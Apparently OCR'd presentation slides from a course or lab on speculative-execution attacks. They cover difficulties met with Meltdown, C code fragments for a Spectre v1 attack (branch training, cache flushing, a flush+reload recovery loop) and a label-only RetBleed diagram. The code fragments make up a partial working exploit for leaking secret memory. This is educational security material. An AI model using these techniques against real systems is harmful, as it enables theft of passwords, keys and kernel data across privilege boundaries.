
Meltdown Segv/TSX - Difficulties

1. Finding SA_NODEFER to reuse the handler multiple times


2. Understanding that we can load kernel memory inside the memory with Read() without having a PF to speed up the access to the secret

3. Understanding that we need to add a long instruction before accessing the secret to increase the delay before the PF

Meltdown Spectre - Setup



```c
// Inspired from Spectre paper
unsigned int array1_size = 16;
uint8_t unused1[64];
uint8_t array1[160] = {1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16};
uint8_t unused2[64];
char test = 0;
```



```c
void victim_function(size_t x, char *array2) {
    if (x < array1_size) {
        test ^= array2[array1[x] * PAGE_SIZE];
    }
}
```

https://spectreattack.com/spectre.pdf

Meltdown Spectre - Training


1. Load the secret in memory

2. Compute malicious X

3. Train the victim function

4. Flush the array of the victim function

5. Flush the variable of the if condition of the victim function



```
char buffer[SECRET_SIZE];
if(!read(fd, buffer, sizeof(buffer))) {
    perror("read");
}
```

```
size_t malicious_x = (size_t)((char*)(secret_ptr+off) - (char *)array1);
_mm_mfence();
```

```
for (int tries = 1000; tries > 0; tries--) {
    victim_function(tries % array1_size, flush_reload);
}
```

```
// flush array2
flush_range(flush_reload, (long) CACHE_SIZE, MAX_CHAR * CACHE_SIZE);
```


```
// to increase speculation time on the if in victim function
_mm_clflush(&array1_size);
_mm_mfence();
```

Meltdown Spectre - After the attack

1. Reload the array


2. <u>MAGIC FOR LOOP</u>

https://fr.pinterest.com/pin/eureka--517210338442945815/




```
victim_function(malicious_x, flush_reload);

reload_range(flush_reload, PAGE_SIZE, MAX_CHAR, results);
global_results[off][find_min_index(results, MAX_CHAR)]++;

// This is needed for delay apparement
// ___  _ _  ___ ___  _  _ _ ||||||
//| __|| | || o \ __|| |/// \L|L|L|
//| _| | U ||   / _| |  (| o |
//|___||___||_|\\___||_|\\_n_()()()

for (int j = 0; j < MAX_CHAR; ++j) {
    //printf(" %d: %lu \n", j, results[j]);
    volatile char tmp = results[j];
}
```

Meltdown - Results



RetBleed


mispredict
Secret
Speculating Gadget
Shared Predictor (BTB)
Leaking Gadget
reload buffer
Kernel
User
call
Your program
mistrain
flush+reload
architectural
speculative